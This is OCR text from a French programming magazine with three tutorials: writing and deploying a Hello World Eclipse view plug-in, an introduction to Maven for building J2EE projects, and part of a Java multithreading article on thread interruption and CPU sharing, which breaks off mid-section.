


Figure 3 : Préparation de l'environnement et résolution, des dépendances de notre plug-in.

L'aspirine n'est pas fournie :-) Notre plug-in Hello World nous permettra d'aborder les choses une à une. Nous avons testé notre code sur Eclipse 2.1 et 2.1.2, avec une JDK Sun 1.4.1.

Eclipse, c'est aussi une SDK qui comporte des wizards pour nous aider. La première chose à faire est de préparer notre environnement, afin que les directives import Java puissent être satisfaites. Pour cela, allez dans le menu 'File' et sélectionnez 'Import', puis dans la boîte de dialogue qui apparaît, choisissez 'External plug-ins and Fragments' et cliquez sur 'next'. Passez à la boîte de dialogue suivante (figure 3). Cliquez sur la case à cocher 'org.eclipse.ui.views' puis cliquez (c'est important) sur le bouton 'Add required plug-ins'. Ainsi toutes les dépendances seront résolues automatiquement. Par exemple, nous pouvons constater que org.eclipse.swt a été ajouté, ce qui est tout à fait naturel, puisqu'au final, une vue est une fenêtre dotée de widgets et que c'est SWT qui se charge de ce genre de choses dans Eclipse. Cliquez sur 'Finish', l'environnement est prêt.




Figure 4 : Création d'un projet blanc vide pour accueillir notre plug-in.

Le projet de plug-in

Un plug-in est un projet comme un autre. Dans le wizard de création de projet, choisir 'Plug-in Development' et 'Plug-in Projet'. Dans la boîte de dialogue suivante, nous devons nommer notre projet. Il est d'usage de donner un nom constitué comme un nom de package. Je vous propose programmez.eclipse.plugins.helloworld. Accepter les valeurs par défaut (id) de la boîte de dialogue qui suit. Enfin dans la dernière boîte de dialogue, cliquer sur 'Create a blank plug-in project' (figure 4). A ce stade nous pourrions nous faire aider par d'autres wizards. Par exemple, nous

Figure 5 : Les éléments constitutifs de notre projet.

aurions pu sélectionner 'Plug-in with a view'. Mais notre intention étant de mettre les mains dans le cambouis, afin de bien comprendre comment les choses se passent, et notre plug-in étant tout ce qu'il y a de simple, nous préférons, pour cette fois, faire tout à partir de zéro. Cliquer sur le bouton 'Finish' fera apparaître un dialogue nous proposant de basculer vers la perspective de développement de plug-in, ce qu'il est pertinent d'accepter. Nous constatons qu'à ce stade une ébauche de manifeste XML et un répertoire 'src' ont été incorporés à notre projet, ainsi que la librairie d'exécution Java (figure 5). Le fait que nous ayons résolu plus haut des dépendances et que la libraire d'exécution Java soit connue ne doit pas nous tromper. Nous devons enrichir

notre path en le faisons pointer sur les projets org.eclipse.ui et org.eclipse.swt ainsi que org.eclipse.core.runtime. Ces projets existent, car ils ont été générés lors de la phase d'importation de plug-ins externes. Tout ce qu'il nous reste à faire est d'ouvrir la boîte de dialogue de propriétés de notre projet et de cocher les cases requises sous l'onglet 'Java Build Path|Projects' (figure 6).

Ecrire le code

Nous pouvons enfin aborder l'écriture du code. Commençons par ajouter un nouveau package du nom programmez.eclipse.plugins.helloworld sous le répertoire src de notre projet. Enfin, créons une classe HelloWorldView dans ce package. Le code ci-contre (encadré 1) est notre fameux plug-in. (Tous les exemples sont sur le site www.programmez.com). Examinons ce code finalement très simple. Nous voyons que notre classe dérive de la classe ViewPart. C'est là que réside le nœud du problème. Comment savoir quelle interface implémenter ou quelle classe dériver, afin de nous brancher comme nous le souhaitons ? La documentation relative aux points d'extensions comporte un paragraphe 'API Information' qui est la clé, en principe suffisante, pour nous tirer d'affaire. Nous pouvons aussi parcourir la documentation d'Eclipse avec une démarche logique. Ainsi, nous voulons ajouter une vue, soit finalement une fenêtre. Il est donc naturel d'aller consulter la documentation relative à org.eclipse.ui (doc située sous Reference|Workbench, ui signifiant User Interface), ainsi que le suggère la documentation du point d'extension (API Information). La javadoc du package ui nous présente une ribambelle d'interfaces, parmi lesquelles celle qui nous intéresse est évidemment IViewPart. Devons-nous alors implémenter une telle interface ? Parfois, mais pas toujours. Ainsi dans notre cas, la documentation nous suggère de nous renseigner sur la classe abstraite ViewPart qui implémente cette interface. Cette classe fait partie du package org.eclipse.ui.part, or nous savons qu'une vue, ou une part, sont synonymes sous Eclipse. La javadoc nous informe clairement qu'un client désirant créer une nouvelle vue doit dériver cette classe abstraite.

Il est toujours pertinent de bien regarder si une classe n'implémente pas une interface, afin de nous dispenser d'un travail fastidieux. Et effectivement, ici nous n'avons qu'à écrire deux méthodes en dérivant la classe abstraite. la première, 'createPartControl' est le lieu où l'on ajoutera les widgets SWT à la fenêtre. (SWT a été présentée dans Programmez! 55 et 56). La seconde méthode permet de définir quel widget aura la focalisation, au moment où la fenêtre apparaît. Notre méthode ne fait rien, et en fait, n'a même pas besoin d'être là pour notre exemple.




Figure 6 : Ne pas oublier de faire pointer le path sur les projets de plug-ins externes.




Figure 7 : Notre plug-in figure désormais au menu d'Eclipse.

Le manifeste XML

Nous l'avons dit, les composants Java doivent être décrits par un manifeste XML. Voici le nôtre (encadré 2). Examinons le brièvement. D'abord, nous donnons un nom à notre plug-in. C'est ce nom qui apparaît dans la boîte de dialogue 'About' d'Eclipse. Ensuite, vient un identificateur, qui doit être unique et qui est celui que nous avons obtenu par défaut, lors de la création du projet. La balise ‹requires› est des plus importantes. Sans elle, notre plug-in ne saura pas accéder aux classes qui fournissent le point d'extension, cela MÊME avec un projet convenablement configuré comme nous l'avons fait. Lorsque nous améliorerons




Figure 8 : Notre plug-in intégré à Eclipse.

notre plug-in avec un deuxième exemple, n'omettez pas de mettre le contenu de cette balise à jour. Sinon, au démarrage, Eclipse émettrait un message d'erreur à faire dresser les cheveux sur la tête. La balise ‹runtime› sert à définir le nom de l'archive qui contient les classes de notre plug-in. Enfin, la dernière balise renseigne Eclipse sur le point d'extension sur lequel se branche notre plug-in. Ici c'est org.eclipse.ui.views. Remarquez que ce nom ne correspond pas à un package de classes Java. La sous balise ‹category› permet de regrouper des plug-ins et la sous balise ‹views› pointe sur la classe Java de notre plug-in. La documentation intégrée d'Eclipse explique comment renseigner le manifeste XML pour chaque type de point d'extension. L'aspirine n'est pas fournie ici non plus :-)

Déployer le plug-in

Opération très simple grâce, une nouvelle fois, à un wizard. Cliquer avec le bouton droit de la souris sur le fichier plugion.xml et choisir export. Puis dans le dialogue qui apparaît choisissez 'Deployable Plug-ins and Fragments'. Continuer et choisir un nom de fichier zip déployable. (Votre




Figure 9 : Un plug-in plus évolué, capable de surveiller les modifications de fichiers dans l'environnement.

plug-in est normalement sélectionné automatiquement). C'est tout. Il ne nous reste plus qu'à essayer notre beau plug-in tout neuf. Pour cela, décompressez l'archive sur le répertoire d'Eclipse et redémarrez celui-ci. Vous pouvez demander l'affichage de notre fenêtre depuis le menu 'Windows|Show Views|Others'. On remarquera que les noms de catégorie et de plug-in apparaissent dans une arborescence (figure 7). Nous pouvons fièrement admirer le résultat figure 8.

Communiquer avec l'environnement

Il est bien joli notre plug-in, mais pas très utile, car il ne fait rien et ne sait rien de ce qui se passe autour de lui. Sur le site vous trouverez un autre plug-in sous le nom de moniteur, écrit sur le même principe, mais qui informe de la modification d'un fichier au sein de l'environnement (figure 9). Pour parvenir à ce résultat, nous devons en premier lieu savoir comment accéder à l'environnement. Le point d'entrée, si l'on peut dire, est toujours la méthode statique getWorkspace de la classe ResourcesPlug-in du package org.eclipse.resources. Cette méthode retourne une référence sur une implémentation de l'interface IWorkspace dont les méthodes doivent être étudiées avec soin. Parmi ces méthodes, figurent celles qui permettent d'enregistrer des écouteurs d'événements, un peu à la manière de Swing. C'est le moyen que nous employons ici, de façon à être tenus informés de toutes modifications de fichiers ou plus exactement de ressources au sein de l'espace de travail. En effet, même dans le cas d'une simple modification de fichier, Eclipse considère que toute l'arborescence a été modifiée et envoie un éventail d'informations qu'il nomme un 'Delta', informations qui sont traitées dans l'exemple par une classe dédiée. On s'aperçoit qu'Eclipse est un environnement fort complexe qu'il faut découvrir pas à pas. Nous nous retrouverons bientôt pour aborder des notions plus avancées.

encadré 1

```
// Un plugin 'Hello World' pour Eclipse

package programmez.eclipse.plugins.helloworld;

import org.eclipse.swt.widgets.Composite;
import org.eclipse.swt.widgets.Label;
import org.eclipse.swt.SWT;
import org.eclipse.ui.part.ViewPart;


public class HelloWorldView extends ViewPart{
        Label label;
        public HelloWorldView() {
                }
        public void createPartControl(Composite parent) {
                label = new Label(parent, SWT.WRAP);
                label.setText("Abonnez vous vite ;-)");
        }
        public void setFocus() {
        }
}
```

encadré 2

```
<?xml version="1.0" encoding="UTF-8"?>
  <plugin
    name="Hello World Exemple"
    id="programmez.eclipse.plugins.helloworld"
    version="1.0">
    <requires>
      <import plugin="org.eclipse.ui" />
    </requires>
    <runtime>
      <library name="helloworld.jar" />
    </runtime>
    <extension point="org.eclipse.ui.views">
      <category
        id="programmez.eclipse.plugins.helloworld.hello"
        name="Hello" />
      <view
        id="programmez.eclipse.plugins.helloworld.helloworldview"
        name="Programmez!"
        category="programmez.eclipse.plugins.helloworld.hello"
       class="programmez.eclipse.plugins.helloworld.HelloWorldView" />
    </extension>
  </plugin>
```

■ **Frédéric Mazué** - *fmazue@programmez.com*

Maven : l'outil d'intégration du futur ?

ANT, l'outil d'intégration automatisé de l'ASF (Apache Software Foundation), n'est plus désormais le seul outil de la scène Open Source. Maven représente une nouvelle alternative pour automatiser les tâches récurrentes (et rébarbatives) d'un projet.

Durant tout projet Java, un développeur est quotidiennement amené à répéter encore et encore les mêmes tâches pour tester le code qu'il a écrit. Ces tâches sont bien souvent : la compilation, l'empaquetage sous forme de jar, le déploiement sur le serveur, l'exécution de la suite de tests du projet, la génération de la javadoc. Afin d'éviter l'exécution manuelle de ces tâches qui annihilent la productivité, nombre de projets se sont tournés vers l'outil d'intégration ANT. Réputé pour être au monde java, ce qu'est l'outil *make* au monde C, cet outil permet de décrire sous forme XML chacune des tâches à effectuer. Cependant, pour les développeurs ayant enchaîné plusieurs projets, il a rapidement été évident que d'un projet à l'autre ce fichier de description XML était très similaire, et qu'il fallait bien souvent réaliser un modèle qui serait ensuite adapté au contexte du projet. En clair, la tâche consistant à écrire ce fichier devenait elle-même récurrente... Dans cette optique, Maven, autre outil de l'ASF, vise à permettre la même réutilisabilité qu'offre la programmation-objet, mais cette fois pour la construction de projets. Un autre intérêt de cet outil est qu'il permet de gérer les dépendances entre projets : fini les cauchemars d'intégration quand plusieurs projets dépendent de versions différentes de la même librairie ! ANT est-il mort pour autant ? Pas du tout. Maven se positionne plutôt comme un super outil de construction et s'appuie en partie sur ANT pour réaliser son travail.

Les composants de Maven

Les deux éléments centraux de Maven sont le Project Object Model (POM) et le Repository.

Le POM est un fichier XML se découpant en trois grandes sections :

- une section gestion de projet permet de décrire les “métas données” du projet comme le nom du projet, les développeurs y contribuant, les listes de diffusions, l'outil de suivi de bugs
- une section décrivant les dépendances du projet
- une section regroupant les informations permettant de construire le projet (emplacement du répertoire de source, emplacement du répertoire contenant les classes de test) ainsi que les rapports à générer.

Dans la mesure où il s'agit d'une représentation objet, il est donc possible de faire hériter un sous-projet du projet principal : tous les aspects communs n'ont pas à être redéfinis ! Le Repository est l'élément clé permettant de résoudre les problèmes de dépendances entre projets. Il centralise les librairies tierces et celles de vos propres projets en un seul endroit. La structure de ce repository est normalisée par Maven. Maven supporte la notion de repository local et distant. Lorsqu'une dépendance est rencontrée, le repository local est interrogé, si il ne contient pas la librairie recherchée, Maven interroge le repository distant (localisé par défaut à l'adresse http://www.ibiblio.org/maven), et télécharge la librairie dans le repository local. Pour le reste, Maven est constitué d'un cœur fonctionnel qui est étendu par un système de plugins. Le cœur et ses plugins permettent d'abstraire la réalisation de tâches classiques au travers de *goals,* qui sont l'équivalent des *targets* de ANT. Parmi les *goals* les plus utilisés on retrouve java:compile (qui compile vos sources), jar (qui empaquette vos sources) et site (qui génère le site de documentation de votre projet : les résultats des tests, la javadoc, les dépendances de projets, ...). La liste est cependant bien plus vaste et consultable en tapant la commande maven –g, une fois Maven installé. Si toutefois cette liste ne contenait pas les fonctionnalités requises par votre projet, vous pouvez toujours utiliser des plugins, autres que ceux fournis par défaut, et dont la liste complète est disponible à l'adresse http://maven.apache.org /reference/plugins. De plus, les *goals* de Maven ont un avantage sur les *targets* de ANT : ils peuvent en effet être étendus à travers les tags <pregoal> et <postgoal> qui seront respectivement exécutés avant et après le *goal* standard.

Une fois votre POM écrit, vous êtes immédiatement prêt à compiler et empaqueter votre projet, sans aucune configuration supplémentaire : ces fonctionnalités font partie du cœur fonctionnel. Vous avez besoin de fonctionnalités étendues ? Ajoutez le plugin correspondant à votre POM, c'est *(a priori)* tout !

Exemple

Passons à présent à un exemple concret et réalisons un petit projet J2EE d'exemple. L'ensemble des sources est téléchargeable à l'adresse http://www.openwide.fr/maven/programmez.zip. Téléchargez d'abord Maven à l'adresse http://maven.apache.org/start/download.html et installez-le sur votre machine. Pour tester la bonne installation, tapez la commande maven –g. Vous devriez obtenir cette sortie :

```
C:\>maven -g

 __ \/ __ |__ _Apache__ ___
| |\/| / _` \ V / -_) ' \  ~ intelligent projects ~
|_|  |_\__,_|\_/\___|_||_|  v. 1.0-rc1-SNAPSHOT


Available [Plugins] / Goals
---------------------------

[ant] : Generate an Ant build file
  generate-build ............. Generate an Ant build file
[...]
```

Créez ensuite la structure de votre projet. Pour tout projet, le mieux est d'avoir quelque chose comme :

```
project
|
|-- LICENSE.txt
|-- project.properties
|-- maven.xml
|-- project.xml
|-- src
|   `-- java
|       `-- com/....
|   `-- conf
|       `-- Fichiers de configuration pour le déploiement.
|-- test
|   `-- java
|       `-- com/....
|   `-- conf
|       `-- Fichiers de configuration pour l'environnement de
`-- xdocs
     `-- index.xml
```

Dans la mesure où un projet J2EE est essentiellement composé de sous projets (un WAR, des JARs de librairie, des EJB-JARs), l'arborescence évoquée plus haut sera utilisée pour chaque sous-projet, et un projet global sera utilisé pour coordonner l'ensemble :

```
j2ee-project
|
|-- project.xml        - génère l'EAR
|
|-- util-subproject
|   |
|   `-- project.xml    - génère une librairie utilitaire
|
|-- ejb-subproject
|   |
|   `-- project.xml    - génère le ou les EJB-JARs
|
`-- web-subproject
    |
    `-- project.xml    - génère le WAR
```

Le POM de chaque sous-projet héritera du POM du projet J2EE. Le tag <extend> sera utilisé à cet effet. On peut noter dans l'exemple téléchargeable que le projet d'application web dépend de log4j, mais que cette dépendance n'est pas directement exprimée dans le fichier project.xml du projet web mais dans celui du projet J2EE dont hérite le projet web.

Une fois la structure du projet créée et les POMs écrits, vous pouvez écrire les fichiers maven.xml qui spécifient vos *goals*. Ceci n'est cependant nécessaire que si vous souhaitez étendre le comportement par défaut du *goal* que vous utiliserez. Dans notre exemple, ceci est utilisé pour pouvoir intercaler la génération de code XDoclet. Comme dans ANT, il est possible de préciser un *goal* par défaut qui sera exécuté si Maven est invoqué sans préciser de *goal*. Il ne reste plus qu'à configurer les plugins à travers un fichier de propriétés. Ce fichier peut être un fichier project.properties ou un fichier build.properties. Dans les deux cas, les propriétés figurant dans ces fichiers surchargent les valeurs par défaut de Maven. Pour le fichier project.properties les valeurs seront surchargées pour tout le projet, alors que pour le fichier build.properties, les valeurs seront surchargées uniquement pour votre utilisateur. L'ordre de traitement des fichiers de propriétés est : propriétés Maven, project.properties, build.properties, propriétés définies en ligne de commande via l'option –D. Il est important de noter que, au contraire de ANT où seule la première définition d'une propriété fait foi, Maven offre un mécanisme plus souple où la dernière définition d'une propriété fait foi.

Si l'ensemble des sous-projets est maintenant paramétré, il est encore nécessaire de lancer Maven dans chaque sous-projet. Afin d'éviter ce travail fastidieux, Maven fournit un outil appelé Reactor qui permet de prendre en charge les problématiques multi projets. Cet outil permet de demander à Maven de construire tous les sous-projets en les ordonnant suivant leurs dépendances. L'utilisation de cet outil est décrite dans le fichier maven.xml :

```
<goal name="OW:build-all">
      <maven:reactor  basedir="${basedir}"
                      includes="*/project.xml"
                      goals="OW-dist"
                      banner="Building OW"
                      ignoreFailures="false"/>
</goal>
```

Reactor va parcourir tous les sous-projets et lancer le *goal* 'OW-dist' en tenant compte des dépendances entre sous-projets, ce qui signifie qu'il va d'abord construire les EJBs avant l'application web, pour enfin construire l'EAR.

Vous pouvez maintenant lancer la construction du projet en vous plaçant à la racine du projet J2EE et tapant maven. Vous pourrez alors voir Maven lancer le Reactor, déterminer l'ordre de construction des sous-projets, lancer la construction des sous-projets. Vous pourrez notamment voir qu'il télécharge automatiquement les librairies nécessaires à la compilation. Une fois la compilation réussie, vous pourrez même, si vous le souhaitez, lancer la commande maven site et consulter l'ensemble de la documentation de votre projet disponible dans le répertoire target/docs de votre projet.

Aller plus loin

Maven fournit un ensemble de plugins qui devraient suffire à une grande partie des projets Java. Toutefois, si votre projet venait à nécessiter des fonctionnalités particulières, il vous serait possible de créer vos propres *goals*. Maven offre pour cela une souplesse intéressante. Comme nous l'avons vu il est possible d'étendre les *goals* existants via les tags <preGoal> et <postGoal>, mais il est également possible d'écrire vos propres *goals*, spécifiques à un projet, ou même réutilisables à travers plusieurs projets. Dans le premier cas, le *goal* sera écrit directement dans le fichier maven.xml. Dans le second cas, il s'agit d'écrire votre propre plugin Maven et le placer dans le repository.

Dans l'un et l'autre cas, le corps du *goal* pourra être écrit indifféremment en syntaxe ANT, en JSTL (Java Standard Tag Library) ou en Jelly, outil fournit par l'ASF dans le cadre du projet commons et qui permet de transformer du XML en code Java exécutable.

Conclusion

Si la facilité d'écriture de scripts permettant d'automatiser l'intégration était le point fort de ANT, celui de Maven se situe à un niveau gestion de projet. D'abord, il permet une cohérence d'utilisation des librairies à travers de multiples projets. Ensuite, il permet une réutilisabilité à plusieurs niveaux : la notion d'héritage de projet permet de définir un modèle de projet standard qui sera ensuite réutilisé par tous vos projets, le mécanisme de plugins et de *goals* permet, quant à lui, une réutilisation d'ensemble de tâches à travers tous vos projets. Il permet également de cadrer la structure des projets. Tous les projets étant structurellement identiques, aucun temps d'adaptation ne sera nécessaire aux développeurs passant d'un projet à l'autre, ce qui permettra un gain de productivité. Enfin, il offre la possibilité simple et rapide d'exposer toute la connaissance du projet et son état d'avancement, aussi bien pour les développeurs, mais aussi et surtout pour le client du projet !

Malgré tout, Maven présente quelques défauts qui peuvent représenter un frein à son adoption. Sa prise en main n'est pas forcément aisée et nécessite, au début, de grands coups de 'copier-coller', précisément ce que l'outil cherche à éviter ! D'autre part, cet outil est encore jeune et souffre de bugs et d'un manque de documentation : l'utilisation du plugin XDoclet est, à elle seule, une véritable épreuve ! Enfin, il est absolument nécessaire qu'un tel outil fonctionne en partenariat étroit avec les IDEs pour que les chemins de classe et emplacements de répertoires de sources soient cohérents. Le projet mevenide, disponible sur le site de sourceforge vise cet objectif et propose notamment un plugin pour Eclipse. Cependant, là encore, l'outil manque de maturité.

Maven est-il donc l'outil de construction de demain ? La réponse est oui, mais pas tout de suite.

■ **Fabrice DEWASMES**

Responsable du domaine Systèmes d'informations chez Open Wide

www.openwide.fr

Liens : http://maven.apache.org - http://jakarta.apache.org/commons/jelly http://mevenide.sourceforge.net/ (plugin d'intégration de Maven pour Eclipse)

SOURCES DE L'ARTICLE
WWW.PROGRAMMEZ.COM

Introduction à la programmation multithread

Après avoir passé en revue les bases de la programmation multithread, nous abordons des notions plus avancées telles qu'interruption et synchronisation des threads.

2ème partie

A l'origine de la programmation multithread se trouve le besoin de donner l'impression d'une exécution simultanée de portions de code d'une même application. Le mois dernier nous avons découvert comment satisfaire ce besoin avec Java. Et nous avons constaté qu'il est finalement très simple de démarrer des threads, bien que la programmation multithread ait la réputation d'être, sinon difficile, parfois délicate. Ceci s'explique par le fait paradoxal que c'est la suspension, ou bien l'arrêt de l'exécution d'un thread qui pose des difficultés. Que cet arrêt (ou cette suspension) soit voulu, provoqué, imposé par le système d'exploitation sous-jacent, imposé parce qu'un autre thread monopolise le CPU. Qu'il soit fortuit, totalement imprévu ou dépendant de conditions aléatoires, un programme multithread bien conçu doit toujours pouvoir faire face à la situation. Dans cet article nous allons examiner ces questions en deux temps. D'abord les contrôles de l'exécution dans un contexte simple, où un thread (souvent le thread principal de l'application) contrôle le déroulement d'un autre thread, ou bien lorsque plusieurs threads travaillent indépendamment les uns des autres, puis dans un contexte plus complexe où plusieurs threads accèdent à des ressources partagées, ce qui pose le problème de la synchronisation.

Etre interrompu à l'insu de son plein gré

Il s'agit donc, dans un contexte simple, d'interrompre un thread qui fonctionne. Avant toute autre chose, il est nécessaire d'avoir en tête un point clé : qu'est-ce qu'un thread qui fonctionne selon le langage Java ? La convention Java va à l'encontre de l'intuition. En effet, selon les spécifications Java, un thread fonctionne quand il est en l'état 'Runnable'. Dans la pratique, cela signifie que le thread a été créé et que sa méthode run a été invoquée. Quand la méthode run rend la main, le thread meurt de sa belle mort et n'est plus en l'état 'Runnable'. Il est possible de tester cet état avec la méthode isAlive qui renvoie false quand un thread est créé et que run n'a pas encore été invoqué ou quand run a rendu la main. Entre ces deux extrêmes, isAlive renvoie true et il n'y a pas moyen de savoir ce que fait le thread exactement. Du code est-il exécuté, le thread est-il mis en sommeil suite à une invocation de la méthode sleep, le thread est-il bloqué par une opération d'entrée/sortie ? Mystère...

Ceci posé, on perçoit que la notion d'interruption d'un thread recouvre des choses très différentes selon ce que fait réellement le thread au moment de la dite interruption qui en Java consiste en une invocation de la méthode interrupt du thread concerné. Examinons ceci en détail.

- Si le thread exécute du code, l'invocation d'interrupt a pour seul effet de placer un drapeau interne. Le thread n'est donc pas du tout interrompu et continue son travail. C'est en fait à la méthode run de tester l'état du drapeau et de rendre la main le cas échéant. Autrement dit interrupt n'interrompt pas directement un thread qui travaille.

- Si le thread est en sommeil suite à une invocation à sleep, wait, ou join, autrement dit, si le thread ne fait rien, interrupt interrompt cette inactivité en levant une exception de type InterruptedException. En y réfléchissant, on voit qu'en muselant la dite exception, il est possible de relancer l'activité d'un thread en sommeil en... l'interrompant :-)

- Enfin si le thread est bloqué par une opération d'entrée/sortie, de deux choses l'une. Soit vous travaillez avec une Jdk 1.3 ou inférieure et vous n'avez pas d'autre solution que d'attendre que cette opération se termine. Soit vous travaillez avec la Jdk 1.4 , dans ce cas, vous pouvez éviter une situation bloquante avec un channel 'interruptible'. Une invocation à interrupt lève alors une exception. Par ailleurs, un tel channel peut être fermé de manière asynchrone.

Des exemples

Commençons par un cas finalement très courant, le thread dort et on souhaite le relancer. Comme le montre la figure 1, notre thread se réveille et reprend son activité quand on l'interrompt dans son sommeil... un peu comme votre serviteur en quelque sorte :-)




Figure 1 : Un thread qui reprend son activité parce qu'il est interrompu.

Dans la pratique ce résultat s'obtient on ne peut plus simplement. Il suffit de museler l'exception qui est levée. Mais si on avait placé une instruction return dans le gestionnaire d'exception, alors cela serait revenu à dire que run rend la main et dans ce cas le thread s'interrompt bel et bien et meurt du même coup de sa belle mort. Vous pouvez essayer avec le programme de démonstration (DemoThread5) que vous trouverez sur le site www.programmez.com. En outre, le code d'exemple est parsemé d'appels à isAlive pour démontrer quand, selon Java, un thread est "runnable".

L'exemple suivant (DemoThread5) correspond au cas de figure où un

thread travaille dur. Dans ce cas, la méthode run contient vraisemblablement une boucle. Cette boucle a pour devoir de tester périodiquement le drapeau interne signalant que interrupt a été invoquée. Voici la charpente d'un tel code (exemple complet sur le site)

```
public void run() {
long i=0;
boolean fini = false;

while(!isInterrupted() && !fini)
{
i = i+1;
if(i==99999999)
fini = true;
}

if(isInterrupted())
System.out.println("Je bossais dur...");
else
System.out.println("Travail terminé");
}
```

Il y a deux façons de tester le drapeau. Soit avec la méthode interrupted soit avec la méthode isInterrupted. La première présente un effet de bord : son invocation provoque un reset de drapeau.

Répartir le temps d'exécution

Prenons maintenant le cas où une application lance plusieurs threads qui travaillent indépendamment les uns des autres. Tout ce que nous voulons est que chaque thread dispose d'une fraction de temps CPU pour faire son travail. Si ce n'est pas le cas et qu'un thread monopolise le CPU nous avons alors un thread égoïste ce que nous devons éviter. Le programme DemoThread7 sur le site montre comment les choses se passent. Nous voyons sur l'extrait ci-contre que notre application principale démarre deux threads qui travaillent sans s'occuper d'autrui. Lorsque nous lançons le programme, il arrive un moment où l'exécution des threads est répartie par le système d'exploitation (ou la JVM), mais seulement après une période de fonctionnement plutôt capricieux et imprévisible comme le montre la figure 2. Ce que nous voudrions est une exécution alternée et équitable des threads à tout moment.

Figure 2 : Si l'on n'y prend garde, la répartition de l'exécution des threads est faite n'importe comment.

La priorité, une mauvaise idée

